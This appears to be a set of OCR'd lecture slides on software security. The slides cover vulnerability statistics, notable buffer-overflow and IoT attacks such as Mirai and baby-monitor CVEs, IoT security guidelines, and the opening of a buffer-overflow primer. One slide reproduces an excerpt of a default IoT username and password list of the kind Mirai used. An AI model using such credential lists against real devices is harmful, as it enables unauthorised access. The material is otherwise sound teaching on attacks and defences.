



*Source: [Security Vulnerabilities in Modern Operating Systems](), Cisco, Apr 2014*


# Top 10 Vendors for Serious Vulnerabilities




Source: *Security Vulnerabilities in Modern Operating Systems*, Cisco, Apr 2014




Source: *Security Vulnerabilities in Modern Operating Systems*, Cisco, Apr 2014




*Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014*

# OS Security Vulnerabilities

- Vulnerabilities are here to stay
  - While serious vulnerabilities have been in decline, total vulnerabilities are not and neither are critical
  - At some point many vendors thought that hunting for enough vulnerabilities would make software secure
  - New features increase the attack surface or make previously non-exploitable errors exploitable
  - Using several non-serious vulnerabilities in concert could result in a more serious issue
  - Buffer overflows have been around for 25 years yet are still one of the top vulnerabilities
- Full report (up to 2012) available via http://www.sourcefire.com/25yearsofvulns

*Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014*

***END "Security Vulnerabilities in Modern Operating Systems" CISCO Presentation Slides***

# Buffer Overflow (BOF) attacks

## *BoF + Other Attacks in the Real-World*

- ***MUST-SEE*** ***Real Life Examples*** **- gathers a few actual attacks of different kinds - phishing, password, crypto, input, BOFs, etc**
- **A few ‘famous’ (public) Buffer Overflow (BOF) Exploits**
  - 02 Nov 1988: Morris Worm – first network ‘worm’; exploits a BoF in fingerd (and DEBUG cmd in sendmail). Article and Details
  - 24 Sep 2014: ShellShock *[serious bug in bash!]*
  - 15 July 2001: Code Red and Code Red II ; CVE-2001-0500
  - 07 Apr 2014: Heartbleed ; CVE-2014-0160
- **The Risks Digest**

# Buffer Overflow (BOF) attacks


## BoF + Other Attacks in the Real-World

*Interesting!*

- **Side-Channel attack examples:**
  - Mar 2017: Hard Drive LED Allows Data Theft From Air-Gapped PCs
  - Exploiting the DRAM Rowhammer bug
- **Gaming console hacks – due to BOF exploits**
  - Jan 2003: Hacker breaks Xbox protection without mod-chip
  - PlayStation 2 Homebrew
  - Wii Twilight hack
- **10 of the worst moments in network security history**

# IoT - Attacks in the Real-World

- **IoT devices in the real world: iotlineup.com** *+ many more ...*



# IoT - Attacks in the Real-World

- **IoT Security Wiki : One Stop for IoT Security Resources**

**Huge number of resources (whitepapers, slides, videos, etc) on IoT security**

- ***US-CERT***
  **Alert (TA16-288A) - Heightened DDoS Threat Posed by Mirai and Other Botnets**

***"On September 20, 2016, Brian Krebs' security blog (krebsonsecurity.com) was targeted by a massive DDoS attack, one of the largest on record, exceeding 620 gigabits per second (Gbps).[1] An IoT botnet powered by Mirai malware created the DDoS attack.***

***The Mirai malware continuously scans the Internet for vulnerable IoT devices, which are then infected and used in botnet attacks. The Mirai bot uses a short list of 62 common default usernames and passwords to scan for vulnerable devices. Because many IoT devices are unsecured or weakly secured, this short dictionary allows the bot to access hundreds of thousands of devices.[2] The purported Mirai author claimed that over 380,000 IoT devices were enslaved by the Mirai malware in the attack on Krebs' website.[3]***

**In late September, a separate Mirai attack on French webhost OVH broke the record for largest recorded DDoS attack. That DDoS was at least 1.1 terabits per second (Tbps), and may have been as large as 1.5 Tbps.[4] ..."**

# IoT - Attacks in the Real-World

**https://github.com/lcashdol/IoT/blob/master/passwords/list-2019-01-29.txt**

lcashdol / **IoT**

Watch 2 | Unstar 35 | Fork 13

Code | Issues 0 | Pull requests 0 | Projects 0 | Wiki | Insights

Branch: master | IoT / passwords / **list-2019-01-29.txt** | Find file | Copy path

**Larry W. Cashdollar** added files — 66b28d3 16 days ago

**0** contributors

924 lines (923 sloc) | 25.2 KB — Raw | Blame | History

```
user:0000 passwd:0000
user:1234 passwd:12345
user:1p passwd:1p
user:a passwd:1234
user:abc passwd:password
user:aditya passwd:aditya
user:admin02 passwd:admin02
user:admin passwd:$
user:admin passwd:1111
user:admin passwd:11111
user:admin passwd:1234
user:admin passwd:12345
user:admin passwd:1234567
user:admin passwd:12345678
user:admin passwd:123password123
user:admin passwd:162534
user:admin passwd:321123
user:admin passwd:696969
user:admin passwd:7ujMko0admin
user:admin passwd:admin
user:admin passwd:admin1
user:admin passwd:admin123!@#
```

# IoT - Attacks in the Real-World

- **Hacking DefCon 23's IoT Village Samsung fridge**, ***Aug 2015 (DefCon 23)***

- ***"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities" [PDF]***

***"... these devices are marketed and treated as if they are single purpose devices, rather than the general purpose computers they actually are. ...***

***IoT devices are actually general purpose, networked computers in disguise, running reasonably complex network-capable software. In the field of software engineering, it is generally believed that such complex software is going to ship with exploitable bugs and implementation-based exposures. Add in external components and dependencies, such as cloud-based controllers and programming interfaces, the surrounding network, and other externalities, and it is clear that vulnerabilities and exposures are all but guaranteed."***

***<< See the PDF pg 6, 'Ch 5: COMMON VULNERABILITIES AND EXPOSURES FOR IoT DEVICES' ; old and new vulnerabilities mentioned;***

***Pg 9: 'Disclosures' - the vulns uncovered in actual products >>***

***Just too much. Bottom line: critical to outsource or do pentesting yourself!***

# IoT - Attacks in the Real-World

- ***"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities" [PDF]***
- ***An extract from pg 6 of the above PDF:***

| KNOWN VULNERABILITIES | OLD VULNERABILITIES THAT SHIP WITH NEW DEVICES |
|---|---|
| **Cleartext Local API** | Local communications are not encrypted |
| **Cleartext Cloud API** | Remote communications are not encrypted |
| **Unencrypted Storage** | Data collected is stored on disk in the clear |
| **Remote Shell Access** | A command-line interface is available on a network port |
| **Backdoor Accounts** | Local accounts have easily guessed passwords |
| **UART Access** | Physically local attackers can alter the device |

*Table 1, Common Vulnerabilities and Exposures*

# IoT - Attacks in the Real-World

- ***"HACKING IoT: A Case Study on Baby Monitor Exposures and Vulnerabilities" [PDF]***
- ***An extract from pg 7 of the above PDF:***

| | | | | |
|---|---|---|---|---|
| **CVE-2015-2886** | Remote | R7-2015-11.1 | Predictable Information Leak | iBaby M6 |
| **CVE-2015-2887** | Local Net, Device | R7-2015-11.2 | Backdoor Credentials | iBaby M3S |
| **CVE-2015-2882** | Local Net, Device | R7-2015-12.1 | Backdoor Credentials | Philips In.Sight B120/37 |
| **CVE-2015-2883** | Remote | R7-2015-12.2 | Reflective, Stored XSS | Philips In.Sight B120/37 |
| **CVE-2015-2884** | Remote | R7-2015-12.3 | Direct Browsing | Philips In.Sight B120/37 |
| **CVE-2015-2888** | Remote | R7-2015-13.1 | Authentication Bypass | Summer Baby Zoom Wifi Monitor & Internet Viewing System |
| **CVE-2015-2889** | Remote | R7-2015-13.2 | Privilege Escalation | Summer Baby Zoom Wifi Monitor & Internet Viewing System |
| **CVE-2015-2885** | Local Net, Device | R7-2015-14 | Backdoor Credentials | Lens Peek-a-View |
| **CVE-2015-2881** | Local Net | R7-2015-15 | Backdoor Credentials | Gynoii |
| **CVE-2015-2880** | Device | R7-2015-16 | Backdoor Credentials | TRENDnet WiFi Baby Cam TV-IP743SIC |

*Table 2, Newly Identified Vulnerabilities*

# IoT - Attacks in the Real-World

***UK Govt Code of Practice for Consumer IoT Security, DCMS, Govt of UK, Oct 2018 : 13 practical 'real-world' guidelines / recommendations for IoT security***

▼ Guidelines

1) No default passwords
2) Implement a vulnerability disclosure policy
3) Keep software updated
4) Securely store credentials and security-sensitive data
5) Communicate securely
6) Minimise exposed attack surfaces
7) Ensure software integrity
8) Ensure that personal data is protected
9) Make systems resilient to outages
10) Monitor system telemetry data
11) Make it easy for consumers to delete personal data
12) Make installation and maintenance of devices easy
13) Validate input data

# InfoSec: Focus back on Developers

- ***Source: the "DZone Guide to Proactive Security", Vol 3, Oct 2017***
  - Ransomware & malware attacks up in 2017
    - WannaCry, Apr '17 : $100,000 in bitcoin
    - NotPetya, June '17 : *not* ransomware, wiper malware
  - *CVEdetails* shows that # vulns in 2017 is 14,714, the highest since 1999! 2018 overtook that (16,556);
    - *Some good news: it actually fell in 2019 to 12,174 (known) vulns!*
  - "… how can the global business community counteract these threats? The answer is to catch vulnerabilities sooner in the SDLC ..."
  - "… Shifting security concerns (left) towards developers, creates an additional layer of checks and can eliminate common vulnerabilities early on through simple checks like validating inputs and effective assignment of permissions. "

# The Hacking Mindset

- **The "hacking" mindset is different from the typically taught and understood "programming" mindset**
- **It focusses on 'what [else] *can* we make the software do' rather than 'is it doing the designated task?'**
- **Modify the program behavior itself; perhaps by**
  - Revectoring the code flow path
    - execute a different internal or external code path from the intended one
    - modifying the stack, heap, PC, format string, whatever
  - modifying system attributes by 'tricking' the code into doing so (f.e., modifying the task→creds structure)
- **A [D]DoS attack forcing a crash, perhaps for the purpose of dumping core and extracting 'secrets' from the core dump**
  - etc … :-)
- **Also see "The Five Principles of the Hacker Mindset", Nov 2006**

# Buffer Overflow (BOF)

## *Preliminaries – the Process VAS*

### *What exactly is a buffer overflow (BOF)?*

- **Prerequisite – an understanding of the process stack!**
- ***Soon, we shall see some very simple 'C' code to understand this first-hand.***
- ***But before that, an IMPORTANT Aside: As we shall soon see, nowadays several mitigations/hardening technologies exist to help prevent BOF attacks. So, sometimes the question (SO InfoSec) arises: "Should I bother teaching buffer overflows any more?":***
  ***Short answer, "YES":***

  ***"… Yes. Apart from the systems where buffer overflows lead to successful exploits, full explanations on buffer overflows are always a great way to demonstrate how you should think about security. Instead on concentrating on how the application should run, see what can be done in order to make the application derail. ..."***

# Buffer Overflow (BOF)

## Preliminaries – the Process VAS

*"... Also, regardless of stack execution and how many screaming canaries you install, **a buffer overflow is a bug**. All those security features simply alter the consequences of the bug: instead of a remote shell, you "just" get an immediate application crash. Not caring about application crashes (in particular crashes which can be triggered remotely) is, at best, very sloppy programming. ..."*

*On 17 Nov 2017, Linus wrote on the LKML:*

*"...*

*As a security person, you need to repeat this mantra:*

*"security problems are just bugs"*

*and you need to _internalize_ it, instead of scoff at it.*

*The important part about "just bugs" is that you need to understand that the patches you then introduce for things like hardening are primarly for DEBUGGING.*

*..."*

# Buffer Overflow (BOF)

## *Preliminaries – the Process VAS*

